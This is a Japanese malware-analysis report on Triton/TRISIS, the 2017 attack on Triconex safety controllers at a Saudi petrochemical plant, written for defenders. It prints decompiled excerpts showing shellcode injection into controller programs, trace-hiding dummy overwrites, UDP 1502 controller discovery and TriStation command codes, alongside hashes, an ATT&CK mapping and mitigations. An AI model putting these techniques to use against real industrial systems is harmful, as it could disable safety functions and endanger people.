CyberFortress Report

2021
FEB

CyberFortress

このレポートは、株式会社サイバーフォートレスの独自の調査にて収集されたデータに基づき作成しています。

OT(Operational Technology)と不正コード：Part2. Triton

01. 概要

前回「OT(Operational Technology)と不正コード：Part1. Industroyer」を通じてOTのセキュリティとITセキュリティの機能的・環境的要因、そしてこのような要因によるセキュリティの違いについて調べてみた。OT環境の不正コードはOT環境を構成するベンダーの従属的な環境の理解が必要である。従って2016年ウクライナの電力網の攻撃に使用されたIndustroyerのように高度化・知能的になっている。

「OT(Operational Technology)と不正コード：Part2. Triton」では前回紹介していたIndustroyerに続いてTriton, TRISIS, Hatmanなどの名前で呼ばれているTritonについて見てみる。Tritonは2017年サウジアラビアの石油化学工場を対象にした攻撃に使用された。

攻撃のターゲットはSchneider社のTriconex SIS(Safety Instrumented System)を攻撃ターゲットとしているTritonは不正コードが発見された2017年攻撃当時、Tritonが持っている多様で精巧な攻撃手法は全て使用されているわけではない。不正コードが発見された時点で△バックドア、△問題発生時、正常コードへのリカバリー試し、△リカバリー失敗時、ダミーコードで一部書き込みなどの機能だけ使用されていたため、一過性の攻撃ではなく、長期的な観点の攻撃を実施するために作成されたと推定できる。不正コードのメイン機能を遂行するtrilog.exeは攻撃当時には使用されていないが、追加攻撃のために持っていたモジュールの一部機能について詳細に説明したいと思う。

順番	発生時期	攻撃対象国	攻撃ベクター/不正コード	被害内容
PART1	2016	ウクライナ	Industroyer	• ウクライナ電力網攻撃 (22万5000世代停電) • 電気変電所から使用する作業プロセスの妨害
PART2	**2017**	**サウジアラビア**	**TRITON**	• **サウジアラビアの石油化学工場攻撃** • **シュナイダー社のSISシステムが攻撃対象**

OT(Operational Technology)と不正コード：Part2. Triton


02. Triton

#TRISIS #HATMAN #Triconex SIS

Tritonはメイン不正コードであるtrilog.exeとメイン不正コードで使用されるモジュールファイルのlibrary.zipを使用する。分析では、trilogy.exeはPythonスクリプトをEXEに変換したもので、モジュールで使用される不正コードファイルは*.pycファイルからスクリプトを抽出して。メイン不正コードであるtrilog.exeと密接な関連があるモジュール4種について分析を行った。

順番	ファイル名		MD5
1	**trilog.exe**		**6c39c3f4a08d3d78f2eb973a94bd7718**
2	imain.bin		437f135ba179959a580412e564d3107f
3	inject.bin		0544d425c7555dc4e9d76b571f31f500
4	**library.zip (圧縮ファイル)**		**0face841f7b2953e7c29c064d6886523**
5		**TS_cnames.pyc**	**e98f4f3505f05bf90e17554fbc97bba9**
6		**TsBase.pyc**	**288166952f934146be172f6353e9a1f5**
7		**TsHi.pyc**	**27c69aa39024d21ea109cc9c9d944a04**
8		**TsLow.pyc**	**f6b3a73c8c87506acda430671360ce15**
9		**sh.pyc**	**8b675db417cc8b23f4c43f3de5c83438**

サウジアラビア石油化学工場の攻撃に使用されたTritonのサンプル情報




Triton不正コードの構成図

OT(Operational Technology)と不正コード：Part2. Triton

1) trilog.exe

攻撃のための核心ファイルでPY2EXEを利用して、Pythonスクリプトが EXE実行ファイルにコンパイルされている状態である。これはPythonがインストールされていない環境でも動作できるようにするためで、円滑なコード分析のためにpycファイルで変換後、Pythonコードを直接抽出してから分析を行った。

trilog.exeの内部にある原本Pythonコードのファイル名はscript_test.pyである。



.data:004…	0000000F	C	PY2EXE_VERBOSE
.data:004…	00000007	C	frozen
.data:004…	00000007	C	frozen
.data:004…	0000000E	C	PYTHONINSPECT
.data:004…	00000008	C	<stdin>
.data:004…	00000008	C	<stdin>
.data:004…	00000005	C	path
.data:004…	00000009	C	__main__
.data:004…	0000000E	C	Py_Initialize
.data:004…	00000013	C	PyRun_SimpleString

PY2EXEでコンパイルされていることが確認できる文字列 (trilog.exe)

Trilog.exeでは攻撃対象のコントローラーに連携されると下記コードの通り任意のシェルコードと追加的に使用されるバイナリデータを開いて既存制御プログラムに挿入する。inject.binはimain.binをメモリにインジェクションする役割をする。

```
def PresetStatusField(TsApi, value):
  if len(value) != 4:
    return -1
  script_code = '₩x80₩x00@<₩x00₩x00b₩x80@₩x00₩x80<@
  ₩x03|₩x1c₩x00₩x82@₩x04₩x00b₩x80`₩x00₩x80<@
  ₩x03|₩x0c₩x00₩x82@₩x18₩x00B8₩x1c₩x00₩x00H₩x80₩x00₩x80<₩x00₩x01₩x84`@
  ₩x02|₩x18₩x00₩x80@₩x04₩x00B8₩xc4₩xff₩xffK' + value[2:4] + '₩x80<' + value[0:2] +
  '₩x84`₩x00₩x00₩x82₩x90₩xff₩xff`8₩x02₩x00₩x00D'
  AppendResult = TsApi.SafeAppendProgramMod(script_code)
  if not AppendResult:
    return -1
  cp_info = TsApi.GetCpStatus()
  status = cp_info[40:44]
  if status != value:
    return 0
  return 1
```

シェルコード挿入(trilog.exe)

```
try:
    data = open('inject.bin', 'rb').read()
    data = sh.chend(data)
    payload = open('imain.bin', 'rb').read()
    payload = sh.chend(payload)
    payload = payload + struct.pack('<II', len(payload) + 8, 5666970)
    data = data + struct.pack('<II', 4660, len(payload)) + payload)
```

追加行為のために使用されるバイナリ(trilog.exe)

2) TsHi.pyc

TsHi.pycモジュールの「**SafeAppendProgramMod**」関数はtrilogy.exeから任意のシェルコードをアップロード後、問題が発生するか確認するために使用される。不正コードが動作するTriconex制御機の状態を確認してエラーが発生するとコントローラーの状態をリカバリーさせる。

```
if new_prog_state == 3:
    print 'prog exception! trying to fix back'
    self.HaltProgram()
    second_try = self.AppendProgramMin('₩xff₩xff`8₩x02₩x00₩x00D ₩x00₩x80N', func_count, prog_cnt)
    self.RunProgram()
    new_prog_state = self.WaitForStart()
    if new_prog_state == 0:
        print 'exception FIXED by REMOVING our code'
    else:
        print 'NOT fixed! Total Failure'
    return False
```

SafeAppendProgramMod関数(TsHi.pyc)

```
def PresetStatusField(TsApi, value):
  if len(value) != 4:
    return -1
  script_code = '₩x80₩x00@<₩x00₩x00b₩x80@₩x00₩x80<@
  ₩x03|₩x1c₩x00₩x82@₩x04₩x00b₩x80`₩x00₩x80<@
  ₩x03|₩x0c₩x00₩x82@₩x18₩x00B8₩x1c₩x00₩x00H₩x80₩x00₩x80<₩x00₩x01₩x84`@
  ₩x02|₩x18₩x00₩x80@₩x04₩x00B8₩xc4₩xff₩xffK' + value[2:4] + '₩x80<' + value[0:2] +
  '₩x84`₩x00₩x00₩x82₩x90₩xff₩xff`8₩x02₩x00₩x00D'
  AppendResult = TsApi.SafeAppendProgramMod(script_code)
  if not AppendResult:
    return -1
  cp_info = TsApi.GetCpStatus()
  status = cp_info[40:44]
  if status != value:
    return 0
  return 1
```

シェルコードアップロード及び状態確認(trilog.exe)

以前の状態へのリカバリーに失敗した場合、trilogy.exeの**UploadDummyForce**関数からdummyコードを書き込む。これは不正コードによって機器に問題が発生した場合、不正コードの痕跡を消す行為だと推定される。

```
if do_restore:
    print 'force removing the code, no checks'
    print UploadDummyForce(test)

def UploadDummyForce(TsApi):
    empty_code = '₩xff₩xff`8₩x02₩x00₩x00D ₩x00₩x80N'
    return TsApi.SafeAppendProgramMod(empty_code, True)
```

SafeAppendProgramMod関数が使用される部分(trilog.exe)

TsHi.pycモジュールにはその他にも「**TsBase.pyc**」から使用される様々なコードが含まれているが、2017年の攻撃では全て使用されなかった。主に攻撃対象のメモリを直接修正して不正行為をすることに使用される関数が具現されている。

順番	関数機能	関数名
1	Exploitコード挿入及び実行	ExplWriteRamEx
2		ExplWriteRam
3		ExplExec
4		ExplReadRamEx
5		ExplReadRam
6	TriStationから任意のデータ修正	ReadFunctionOrProgram
7		WriteFunctionOrProgram
8		ReadFunction
9		ReadProgram
10		WriteFunction
11		WriteProgram
12	Triconex制御機のデータに関与	SafeAppendProgramMod
13		WaitForStart
14		AppendProgramMin

TsHi.pycモジュール内部関数の機能別の要約

3) TsLow.pyc

このモジュールでは主に攻撃対象との通信に関与する関数が具現されている。Tritonの攻撃対象であるTriconex SISコントローラーは、公開されていない**TriStationプロトコル**を使用して通信する。TsLow.pycはTriStationプロトコルを分析して攻撃に使用されている。これはUDP通信をベースにし、1502ポートが使用される。

Reserved Value(s)	Protocol	Notes
1500	TSAA	Can be changed via configuration
1502	TriStation	Can be changed via configuration
1503–1504	Peer-to-Peer	Can be changed via configuration
1505–1508	Firmware download	Cannot be changed; for Triconex use only
1–1023	—	Reserved by the Internet Assigned Numbers Authority (IANA)

UDP通信時使用されるポート別のプロトコル(参考：Developer's Guide TriStation)

UDP port 1502を対象に「**ping message**」パケットをブロードキャスティングして通信可能な対象を確認する。

```
def detect_ip(self):
    ip_list = set()
    bc_sock = None
    try:
        bc_sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        bc_sock.setsockopt(socket.SOL_SOCKET, socket.SO_BROADCAST, 1)
        bc_sock.settimeout(0.25)
        TS_PORT = 1502
        ping_message = '₩x06₩x00₩x00₩x00₩x00₩x88'
        close_message = '₩x04₩x00₩x00₩x00₩x010'
        bc_sock.sendto(ping_message, ('255.255.255.255', TS_PORT))
```

パケットのブロードキャスティング(TsLow.pyc)

YsLow.Pycには**TCM(Tricon Communication Module)プロトコル**を使用するための関数とTriSation(TS)に任意のコマンドを送信するための関数が存在する。TSに関する関数は「**TsBase.pyc**」モジュールから使用される。

順番	関数機能	関数名	行為
1	TCMプロトコル関数	tcm_exec	TCM通信遂行
2		tcm_ping	TCMを利用してpingを送信
3		tcm_connect	TCMと連結
4		tcm_reconnect	TCMと連結を解除
5		tcm_result	TCMプロトコル関数の実行結果
6		tcm_disconnect	TCMと再連結
7	TS関数	ts_update_cnt	実効されたコマンドカウント
8		ts_result	実行中のTSコマンドのステータス
9		ts_exec	TSコマンド実効

TCM/TS関数の機能要約 (TsLow.pyc)

4) TsBase.pyc / TS_cnames.pyc

TsBase.pycではHigh Levelのインターフェースと Low LevelのTriStationコマンドコードを変換する役割をして「**TS_cnames.pyc**」のデータを利用して処理を進行する。それぞれの関数内部には処理のためのコマンドコートと結果値のためのコードが一つのセットになっている。

```
def UploadProgram(self, id, offset = 0):
    request = struct.pack('<HHHH', id, 0, 0, offset)
    result = self.ts_exec((65, 162), request)
    return ts_cut_reply(result)
```

TsBase.pycに具現された関数構成 (TsBase.pyc)

OT(Operational Technology)と不正コード：Part2. Triton

順番	関数(TsBase.pyc)	コマンドコード	昨日(TS_cnames.pyc)	結果コード	結果(TS_cnames.pyc)
1	GetCpStatus	19	Get CP status	108	Get CP status response
2	GetModuleVersions	54	Get module versions	151	Get module versions response
3	UploadProgram	65	Upload program	162	Upload program response
4	UploadFunction	66	Upload function	163	Upload function response
5	AllocateProgram	55	Allocate program	153	Allocate program response
6	AllocateFunction	56	Allocate function	154	Allocate function response
7	RunProgram	20	Run program	109	Program is running
8	HaltProgram	21	Halt program	110	Program is halted
9	StartDownloadChange	1	Start download change	102	Download change permitted
10	StartDownloadAll	59	Start TS2 program download	101	Download all permitted
11	CancelDownload	12	Cancel download change	104	Download cancelled
12	EndDownloadChange	11	End download change	103	Modification accepted
13	EndDownloadAll	10	End download all	105	Program accepted
14	ExecuteExploit	29	Get MP status	150	Get system variables response

TsBase.pyc内部関数コマンド/結果コードの説明(TsBase.pyc)

```
TS_cst = {1: 'CONNECT REQUEST',
 2: 'CONNECT REPLY',
 3: 'DISCONN REPLY',
 4: 'DISCONN REQUEST',
 5: 'COMMAND REPLY',
 6: 'PING',
 7: 'CONN LIMIT REACHED',
 8: 'NOT CONNECTED',
 9: 'MPS ARE DEAD',
 10: 'ACCESS DENIED',
 11: 'CONNECTION FAILED'}
TS_keystate = {0: 'STOP',
 1: 'PROG',
 2: 'RUN',
 3: 'REMOTE',
 4: 'INVALID'}
TS_progstate = {0: 'RUNNING',
 1: 'HALTED',
 2: 'PAUSED',
 3: 'EXCEPTION'}
```

```
TS_names = {-1: 'Not set',
 0: 'Start download all',
 1: 'Start download change',
 2: 'Update configuration',
 3: 'Upload configuration',
 4: 'Set I/O addresses',
 5: 'Allocate network',
 6: 'Load vector table',
 7: 'Set calendar',
 8: 'Get calendar',
 9: 'Set scan time',
 10: 'End download all',
 11: 'End download change',
 12: 'Cancel download change',
 13: 'Attach TRICON',
 14: 'Set I/O address limits',
 15: 'Configure module',
 16: 'Set multiple point values',
 17: 'Enable all points',
 18: 'Upload vector table',
 19: 'Get CP status ',
 20: 'Run program',
 21: 'Halt program',
 22: 'Pause program',
 23: 'Do single scan',
 24: 'Get chassis status',
```

```
 25: 'Get minimum scan time',
 26: 'Set node number',
 27: 'Set I/O point values',
 28: 'Get I/O point values',
 29: 'Get MP status',
 30: 'Set retentive values',
 31: 'Adjust clock calendar',
 32: 'Clear module alarms',
 33: 'Get event log',
 34: 'Set SOE block',
 35: 'Record event log',
 36: 'Get SOE data',
 37: 'Enable OVD',
 38: 'Disable OVD',
 39: 'Enable all OVDs',
 40: 'Disable all OVDs',
 41: 'Process MODBUS',
 42: 'Upload network',
 43: 'Set lable',
 44: 'Configure system variables',
 45: 'Deconfigure module',
 46: 'Get system variables',
 47: 'Get module types',
 48: 'Begin conversion table downlo
 49: 'Continue conversion table dow
 50: 'End conversion table downloa
```

TS_cnames.pyc内部コマンドセット (TS_cnames.pyc)

03. MITRE ATT&CK

1) MITRE ATT&CK for ICS

下記の表はMITRE ATT&CK for ICSで表現したTritonの攻撃ベクターである。

Initial Access	Execution	Persistence	Evasion	Discovery	Collection	Command and Control	Inhibit Response Function	Impair Process Control	Impact
Engineering Workstation Compromise (T0818)	Change Program State (T0875)	Program Download (T0843)	Exploitation for Evasion (T0820)	Control Device Identification (T0808)	Detect Operating Mode (T0868)	Commonly Used Port (T0885)	Modify Control Logic (T0833)	Change Program State (T0875)	Loss of Safety (T0880)
	Execution through API (T0871)	System Firmware (T0857)	Indicator Removal on Host (T0872)	Network Service Scanning (T0841)	Detect Program State (T0870)		Program Download (T0843)	Masqueradin g (T0849)	
	Scripting (T0853)		Masqueradin g (T0849)				System Firmware (T0857)	Modify Control Logic (T0833)	
			Utilize/Chang e Operating Mode (T0858)				Utilize/Chang e Operating Mode (T0858)	Program Download (T0843)	
								Unauthorized Command Message (T0855)	

MITRE ATT&CK for ICS - Triton

2) MITRE ATT&CK for ICSで見るTriton

Tirton不正コードを分析する中で一番興味深かった点は**Indicator Removal On Host(ID : T0872)**に関するところだ。当該の機能については下記のように説明している。

> **“Adversaries may attempt to remove indicators of their presence on a system in an effort to cover their tracks. In cases where an adversary may feel detection is imminent, they may try to overwrite, delete, or cover up changes they have made to the device.”**

不正コードが動作中の状態を隠すための部分でTritonは継続的にシステムの状態を把握して問題が発生した場合以前のコードにリカバリーしたり、コードのリカバリーが不可能であればダミーデータを挿入して不正シェルコードが使用された部分に書き込む。このような行為は不正コードがいつ、どうやって感染して、どのような被害を受けたか、どのようなデータがシステムに影響を及ぼすのに使用されたか**インシデント認知・インシデント調査(Incident Response)**を相当難しくする要因だとみられる。IT環境と比べて不正コードの検知や攻撃の認知が難しいOT環境ではかなり致命的な脅威だと考えられる。

04. 対応方法

1) ベンダー観点及びユーザー観点別のセキュリティ対応方法

OT環境は基本的にベンダー及び開発社の独自言語及びプロトコルを使用するためIT環境と比べてベンダーの従属性が高い。そのためセキュリティが考慮されていない開発方法による被害はユーザーに転嫁される。このような理由でライフサイクル上Secure SDLC（Software Development LifeCycle）を適用した開発による潜在的なセキュリティ脅威を減少して対応できるようになる。

OT環境は産業・化学・発電所などのセキュリティ脅威は人的被害に繋がるため、IT環境と比べてより高い安全性を要求される。しかしながらOT環境はDX(デジタルトランスフォーメーション)という新たな局面でセキュリティという課題に向き合うことになり、セキュリティの重要性に関しては認識していなかったため、既に構築されたOT環境のほとんどはセキュリティが考慮されていない設計をベースにしている。従ってベンダー及び開発社の観点とユーザー観点別の制約事項を理解してこれを解決できる対応方法の工夫が必要である。

区分	ベンダー及び開発観点 (提供者)	ユーザー観点(消費者)
制約事項	• ベンダー従属的言語・プロトコル(非標準化) • セキュリティを考慮していない設計及び構築(完了)	• 環境構築後、Vendor Lock- in発生 • 代替及び変更に限界発生
解決方法	• 標準化された言語及びプロトコル適用 • セキュアコーディング(Secure Coding) • Secure SDLC適用 • ユーザー立場の影響度把握(Test-Bed提供) • 構築された環境に対して脅威分析及びパッチ提供	• 周期的なセキュリティパッチ及びアップデート適用 • 関連産業群に対する国内・外セキュリティイッシュー把握 • 融合セキュリティ体系の樹立 • Test-Bedを利用した事前脅威把握

提供者とユーザーの制約事項及び対応方法

OT環境のセキュリティ脅威に対応するためにグローバルセキュリティ業者のFireEyeでは開発段階のセキュリティ強化の重要性を言いながらOTセキュリティチェックリストを介して開発段階で遵守する項目を推奨している。

順番	チェックリスト
1	Treat industrial machines as computers and task programs as powerful code.
2	Authenticate all communication.
3	Implement access-control policies.
4	Perform input validation where applicable.
5	Always perform output sanitization.
6	Implement proper error handling without exposing details.
7	Have proper configuration and deployment procedures in place.
8	Implement a change management process for industrial automation code.

OT環境の開発時、考慮すべきのセキュリティ事項チェックリスト(参考 ：FireEye)

05. 参考資料

[1] https://www.antiy.net/p/antiy-released-technical-analysis-of-industrial-control-malware-trisis/
[2] https://samvartaka.github.io/malware/2018/01/16/triton
[3] https://www.fireeye.com/blog/threat-research/2017/12/attackers-deploy-new-ics-attack-framework-triton.html
[4] https://www.dragos.com/wp-content/uploads/TRISIS-01.pdf
[5] https://www.accenture.com/_acnmedia/PDF-46/Accenture-Security-Triton-Trisis-Cyber-Advisory.pdf#zoom=50
[6] https://www.mcafee.com/blogs/other-blogs/mcafee-labs/triton-malware-spearheads-latest-generation-of-attacks-on-industrial-systems/
[7] https://www.slideshare.net/cisoplatform7/triton-how-it-disrupted-safety-systems-and-changed-the-threat-landscape-of-industrial-control-systems-forever
[8] https://us-cert.cisa.gov/sites/default/files/documents/MAR-17-352-01%20HatMan%20-%20Safety%20System%20Targeted%20Malware%20%28Update%20B%29.pdf